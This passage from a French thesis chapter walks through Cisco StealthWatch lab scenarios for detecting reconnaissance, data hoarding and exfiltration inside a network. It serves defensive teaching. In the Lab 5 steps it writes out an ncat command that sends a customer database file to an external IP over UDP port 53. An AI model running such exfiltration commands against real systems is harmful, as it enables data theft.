

FIGURE III.8 L'exploit-kit a capturé la base encrypted-customer-DB

Maintenant, intéressons-nous à notre solution de sécurité StealthWatch : elle nous permet de faire une étude approfondie des alarmes déclenchées suite au scan de reconnaissance que nous avons effectué précédemment. Sur la *f*igure(*III.9)*, nous voyons que les alarmes **Concern Index** et **Recon** sont déclenchées dans StealthWatch.



FIGURE III.9 The Security Insight Dashboard.

Concern Index est l'alarme la plus importante de StealthWatch, elle est déclenchée si un hôte présente un comportement suspect tel que la propagation de logiciels malveillants par balayage de port ou d'adresse ... etc.

L'alarme de reconnaissance : indique la présence de scans non autorisés et potentiellement malveillants utilisant le protocole TCP ou UDP exécutés contre les hôtes de l'organisation. Ces deux alarmes constituent les premiers indicateurs d'attaques contre notre réseau. Examinons-les plus en détail.

Si nous nous rendons à la fenêtre **Top Alarming Hosts** illustrée dans la figure (III.*10)*, nous y trouvons la liste de tous les hôtes déclenchant les différentes alarmes de StealthWatch. Ils sont automatiquement triés de l'hôte ayant le comportement le plus suspect à l'hôte ayant le moindre doute. En outre, nous notons que **Wkst1 (192.168.30.36)** est effectivement inclus dans cette liste, non seulement cela, mais nous observons également que les alarmes **CI** et **RC** telles que mentionnées ci-dessus sont les catégories les plus alarmantes ayant été marquées par une augmentation significative de leurs niveaux de risque au-dessus des seuils .*Figure* (III.*11)*.



FIGURE III.10 Top Alarming Hosts.



FIGURE III.11 Inside Hosts : 198.19.30.36.

Chaque une des catégories d'alarme a sa propre liste d'**événements de sécurité** qui lui font générer des alarmes. Un événement de sécurité est un algorithme qui recherche un comportement spécifique et peut alerter sur ce comportement sur notre réseau, en fonction des paramètres appliqués dans les stratégies de sécurité ou bien grâce à l'algorithme de Machine Learning. Certains événements de sécurité contribuent à plus d'un type de catégorie d'alarme. Un événement de sécurité peut également générer sa propre alarme, s'il est configuré pour le faire.

Pour entrer dans le détail des événements liés au déclenchement des deux alarmes mentionnées ci-dessus, nous nous référons à la figure(III.*12)* illustrant une fenêtre nommée **Top Security Events** : cette dernière est extrêmement intéressante en tant informations concernant la cause de l'alarme,



FIGURE III.12 Top Security Events: 198.19.30.36.

Nous voyons que l'hôte malveillant portant l'adresse 192. 19.30.36 faisant partie du Groupe File Server essaie de repérer les ports TCP 22, 23 et 3389 ouverts ; dans le sous-réseau 192.168.30.0/24.Le système StealthWatch a déclenché trois événements de sécurité de type addr_Scan\tcp, à savoir : addr_Scan\tcp - 22 addr_Scan\tcp 23 addr_Scan\tcp - 3389.

Conclusion lab1 :

Nous avons vu pendant cette partie de simulation chez Cisco que les pirates professionnels pouvaient souvent détourner les mesures de sécurité conventionnelles mises en place, puis ensuite essayaient de découvrir le réseau et les nœuds via des attaques de reconnaissance. Une fois à l'intérieur du réseau, la détection de ces attaques et de ces mouvements dites latérales étant difficile ; StealthWatch est appelé à agir en surveillant la circulation du trafic interne entre différents nœuds du réseau, en exploitant au maximum les technologies d'apprentis- sage de la machine permettant de détecter les anomalies de comportement générées par le pirate au cours de ses attaques.

III .3.2 Lab 4 : Data Hoarding

Dans ce laboratoire nous montrerons comment utiliser la catégorie d'alarme **Data Hoarding** pour enquêter sur le téléchargement d'une quantité inhabituelle de données, depuis un ou plusieurs serveurs par un hôte malveillant présent dans le réseau,

Ces alarmes peuvent fournir des informations précieuses sur le mouvement non autorisé des données dans le réseau. L'équipe de sécurité a besoin d'un moyen pour identifier ce type de comportement anormal le plus tôt possible, pour bloquer la menace avant que les données ne soient exfiltrées hors du réseau. Cette partie simulera une attaque qui consiste à télécharger les données sensibles (**encrypted-customer-** ***DB***) qu'on a réussi à capturer dans le Lab1 Figure (III.13).

Nous démontrons la démarche à suivre, à travers les étapes suivantes :

1. A partir du bureau Wkst 1, lancer **WinSCP**. (L'adresse IP de la cible :

198.19.20.134 , et le nom d'utilisateur sont déjà enregistrer pour la connexion) ;

2. Sélectionner Login puis introduire le mot de passe : C1sco12345 une fois demandé ;

3. Localiser le fichier **encrypted-customer-DB** et glisser et déposer dans le dossier téléchargements appartenant à Wkst1. Le transfert vers attaquant commencera ;

4. A la fin, fermer **WinSCP**.

L'utilisation de StealthWatch dans ce cas est un avantage précieux car il aide à détecter la violation de l'exfiltration de données dans notre réseau. Son objectif consistera a repéré les attaques externes et les menaces internes responsables du contournement des protocoles de sécurité.



FIGURE III.13 Transfert d'une grande quantité de données à partir de serveur attaqué.

Nous sommes dirigés directement à l'hôte ayant l'adresse 198.19.30.36 : Un survol de la liste dans laquelle sont regroupées les catégories d'alarme indique la présence d'une activité d'accumulation de données au-dessus du seuil acceptable, ce que nous pouvons voir dans la colonne DH comme illustrée à la figure (III.14).



FIGURE III.14 Inside Hosts : 198.19.30.36.

Comme nous l'avons fait dans la précédente partie , il sera également intéressant de connaître l'événement associé responsable du déclenchement de l'alarme ; nous voyons

dans la fenêtre **Top Security Events** illustrée dans la figure(III.15) que l'événement **Suspect data hoarding** est la cause ; cet événement est une indication qu'un hôte particulier rassemble des données pour se préparer à l'exfiltration ou à d'autres téléchargements de données internes plus importants que la normale c'est- à-dire dépassant le seuil.



FIGURE III.15 Top Security Events: 198.19.30.36.

Ce seuil peut être défini par une base de référence remplie soit sur la base d'un apprentissage machine soit manuellement. Nous examinons la figure*(*III.16*)*, celle-ci montre que l'alarme de data hoarding autorise jusqu'à ***10k*** points, et StealthWatch a créé une alarme parce que le 198.19.30.36 à ***14.36 K*** points de data hoarding.

FIGURE III.16 Details Data Hoarding : 198.19.30.36.

Pour avoir une vue en profondeur au cœur de cette activité malveillante la prochaine étape consiste à identifier le flux de données qui a été téléchargée de manière à mieux cerner le risque. Un moyen privilégié pour enquêter sur ce sujet sera de lancer une

recherche sur le flux en question sur la base des données recueillies au cours de la mission précédente.

Une fois la recherche terminée, le rapport illustré à la figure (III.17) se manifeste. Nous pouvons voir une **session SSH** importante entre l'hôte portant l'**adresse IP 198.19.30.36** et l'hôte dont l'**adresse IP est 198.19.20.134**. En effet, cette session est exploitée à des fins de transmission de données : depuis le 198.19.20.134, une quantité importante de trafic est transmise à destination du 198.19.30.36. Ainsi, il est possible de connaître le début de l'événement, sa durée, le groupe des hôtes impliqués dans le transfert de données, le nombre total d'octets et voir même l'application utilisée.

FIGURE III.17 Details Data Hoarding: 198.19.30.36.

Conclusion Lab2 :

Nous constatons à nouveau que *StealthWatch Cloud* a nettement surpassé tout autre outil de surveillance actuel, en raison de sa capacité exceptionnelle estimée dans cette partie en termes d'analyse et de collecte d'informations en interne de l'organisation avec une extrême précision tout en veillant à ce que les renseignements soient présentés et organisés de manière appropriée .

III .3.3 Lab 5 : Data Exfiltration

Dans cette attaque, nous montrerons comment utiliser la catégorie d'alarme **Data Exfiltration**, pour enquêter sur un transfert d'une quantité cumulative de données vers un hôte externe. Cela sera effectuer par un hôte présent au sein du ré- seau. Pour réaliser ce scénario d'attaque on doit simuler l'envoi du fichier encrypted- customer-DB, (précédemment télécharger dans Wkst1 dans le lab4), vers un service de sauvegarde externe sur internet. Figure (III.18)

Nous illustrons cela à travers les étapes suivantes :

1. Sur Wkst1, ouvrir l'invite de commande (**cmd.exe**) dans le bureau ;
2. Exécuter la commande : cd **%userprofile%\Downloads** pour se déplacer du répertoire actuel vers le répertoire Téléchargements ;
3. Envoyer le fichier souhaité vers l'adresse IP externe 209.182.184.211, à l'aide de la commande : **ncat.exe -u –send-only 209.182.184.211 53 < encrypted-customer-DB ;** (Note : Nous utilisons le ncat.exe pour envoyer ce fichier en utilisant le port UDP 53 couramment utilisé par DNS).

Une fois la requête complétée, notre mission d'exfiltration de fichier réussit.



FIGURE III.18 Transfert du fichier à un serveur distant à l'aide du protocole ncat.

Une fois la requête complétée, la mission d'exfiltration du fichier sera accomplie avec succès ; à ce moment, nous nous reconnecterons à StealthWatch afin - de mieux examiner la situation relative à l'exfiltration des données à laquelle nous assistons.

Une alarme d'exfiltration est déclenchée tel l'illustre la capture (*Figure* III.*19*), ce qui signifie que l'hôte (198.19.30.36) utilise des services de sauvegarde externes pour l'exfiltration malveillante de données d'entreprise.



FIGURE III.19 Inside Hosts :198.19.30.36.

À la figure (III.20), cela est confirmé par le fait que l'événement ayant déclenché l'alarme est l'événement Suspect Data Loss. Cet événement indique qu'un hôte interne agissant comme un client a téléchargé une quantité cumulative de données utiles TCP ou UDP vers un hôte externe, et que cette quantité cumulative dépasse la valeur seuil fixée dans la politique appliquée à l'hôte interne.



FIGURE III.20 Top Security Events : 198.19.30.36.

Au sujet du seuil, nous examinons la figure *(*III.*21)*, celle-ci montre que l'alarme d'exfiltration de données autorise jusqu'à ***32k*** points, et StealthWatch a créé une alarme parce que le 198.19.30.36 à ***185.5K*** points d'activité d'exfiltration de don- nées (cette valeur peut être différente selon les impératifs à satisfaire).

FIGURE III.21 Details Data Exfiltration : 198.19.30.36.

Pour mieux se renseigner sur cette alarme, l'étape suivante consiste à déterminer combien de données ont été téléchargées et où est allée la majeure partie de ces données. Une façon idéale de le déterminer est d'exécuter un rapport du flux (sortant) sur l'hôte qui a été la source de l'événement de sécurité. Nous filtrons le rapport de sorte que l'hôte ayant l'**adresse IP 198.19.30.36** (notre attaquant) soit la source de l'événement et que le groupe d'hôtes du serveur soit réglé sur Hôtes externes. L'objectif est de trouver l'hôte externe qui a reçu les données.

Nous pouvons voir à la figure(III.22) que **198.19.30.36** envoie **325,41 MB** de données en utilisant le port spécifié dans l'attaque, **53/DNS**, et envoie ces données à l'adresse IP spécifiée dans l'attaque d'exfiltration. (**209.182.184.211)** : elle nous indique également le nom de domaine complet de la destination et le pays dans lequel elle se trouve, ce qui nous permet d'avoir un meilleur aperçu de la situation.

FIGURE III.22 L'activité d'exfiltration des données.

Conclusion Lab 5 :

Ces résultats confirment de manière certaine la supériorité de StealthWatch sur tous les autres géants de la sécurité : StealthWatch a assuré l'identification de l'hôte malveillant qui a déclenché l'arme d'exfiltration des données en interne ainsi que l'hôte externe vers lequel la quantité anormale de données a été transférée ; il s'agit d'un système de sécurité très performant.

III .4 Conclusion :

Dans ce chapitre, nous avons présenté la solution StealthWatch Cloud de Cisco qui améliore considérablement la défense contre les menaces en offrant une visibilité détaillée du réseau et des analyses de sécurité. Nous avons commencé par discuter de la manière dont nous pouvons tirer profit de l'apprentissage automatique comme de l'analyse comportementale afin de détecter les menaces au sein de nos réseaux et dans le Cloud. Ensuite, nous avons montré à travers une simulation, comment nous pouvons utiliser l'outil de surveillance en temps réel StealthWatch Cloud afin d'obtenir une visibilité et une vue d'ensemble évolutives de tous les sites d'hébergement dans le Cloud.

Conclusion et perspectives :

Le Cloud Computing est devenu l'un des grands paradigmes de l'informatique et propose de fournir les ressources informatiques sous forme de services accessibles à travers l'internet. L'utilisation de plus en plus fréquente du ce dernier fait apparaître de nouveaux risques de sécurité. Augmentant ainsi l'intérêt des criminels à trouver de nouvelles vulnérabilités et exposant les utilisateurs à voir leurs données compromises.

Dans le cadre de ce projet à mettre en œuvre au sein d'Algérie Télécom, et par souci de sécurité et de nécessité de protéger en permanence les données des utilisateurs, nous avons mis en place une solution qui assure un réseau résilient avec des mécanismes de sécurité robustes en place pour prendre en charge les diverses exigences des applications et services compatibles 5G.

En effet, nous avons présenté un travail divisé en deux parties, à savoir l'approche théorique qui est subdivisé en deux chapitres : le premier a porté sur l'impact des approches Cloud, SDN et NFV sur l'architecture des réseaux mobiles. Le second traite plusieurs concepts et différentes approches liés à la question de la sécurité des systèmes Télco Cloud.

La seconde partie a été consacrée à la partie pratique, nous avons présenté dans ce dernier chapitre la solution de Cisco permettant de réaliser une analyse approfondie du comportement du réseau ainsi que la détection d'anomalies : StealthWatch Cloud. nous avons montré à travers une expérience de simulation comment nous pouvons utiliser l'outil de surveillance en temps réel StealthWatch Cloud afin d'obtenir une visibilité et une vue d'ensemble évolutives de tous les sites d'hébergement dans le Cloud ; nous avons discuté de la manière dont nous pouvons exploiter cette visibilité pour découvrir les ressources de notre réseau, et nous avons examiné comment cela peut aider à accélérer le processus de réponse aux incidents qui surviennent dans le Cloud.

Enfin, nous pouvons dire que ce projet nous a permis de renforcer nos connaissances théoriques et pratiques déjà acquises et également d'en développer d'autres connaissances nouvelles dans un domaine très exploré ces dernières années .comme perspectives on propose :

- simuler les huit laboratoires restant dans le test drive Cisco Network as an Enhanced Sensor with StealthWatch, ETA & ISE pour améliorer la sécurité des réseaux.

- tester notre solution sur un environnement Cloud réel.
- proposer autre solution pour éviter les éventuelles menaces subies par les entreprises, en particulier dans le Télco Cloud.

Bibliographies

[1] : Votre réseau 5G, optimisé par le Cloud Telco: https://telco.vmware.com/fr/network-transformation.html, (Consulté le 13 juin 2020).

[2] : What is telco cloud and why does it matter?: https://stlpartners.com/telcocloud/what-is-telco-cloud/, (Consulté le 11 juin 2020).

[3] : Gigamon, partenaire des entreprises pour garantir la sécurité et la performance de leurs réseaux 5G : https://www.globalsecuritymag.fr/Gigamon-partenaire-des-entreprises,20200610,99525.html#:~:text=Initialement20prC3A9vue20pour20l'C3A9tC3A9,de20la20crise20sanitaire20mondiale.&text=En20effet2C20selon20le20World,de20dollars20d'ici202035 , (Consulté le 1 juin 2020).

[4] : What is the difference between cloud computing and virtualization?: https://www.redhat.com/fr/topics/cloud-computing/cloud-vs-virtualization, (Consulté le 02 Mai 2020).

[5] : https://s.nsit.com/fr01/fr/content/shop/netgear/la_virtualisation_de_serveurs.pdf

[6] : VM Cloning Overview : https://www.solarwindsmsp.com/blog/how-to-clone-a-virtual-machine, (Consulté le 03 Mai 2020).

[7] : http://www.intel.fr/content/dam/www/public/emea/fr/fr/documents/whitepapers/end-to-end-optimized-nfv-paper.pdf , (Consulté le 05 Mai 2020).

[8] : ETSI GS NFV-INF 001, “Network Functions Virtualisation (NFV); Infrastructure Overview”, V1.1.1, Jan. 2015.

[9] : ETSI GS NFV 003, “Network Functions Virtualisation (NFV); Terminology for Main Concepts in NFV”, V1.2.1, Dec. 2014.

[10] : ETSI GS NFV-MAN 001, “Network Functions Virtualisation (NFV); Management and Orchestration”, V1.1.1, Dec. 2014.

[11] : Nick McKeown, Tom Anderson, Hari Balakrishnan, Guru Parulkar, Larry Peterson, Jennifer Rexford, Scott Shenker, and Jonathan Turner. 2008. OpenFlow: Enabling Innovation in Campus Networks. SIGCOMM Comput. Commun. Rev. 38, 2 (March 2008), 69–74. DOI:http://dx.doi.org/10.1145/1355734.1355746.

[12] : Bruno Durand. 5G : faire face aux défis et réussir la transition, 29 juin 2020 : https://www.silicon.fr/avis-expert/5g-faire-face-aux-defis-et-reussir-la-transition#, (Consulté le 02 juillet 2020).

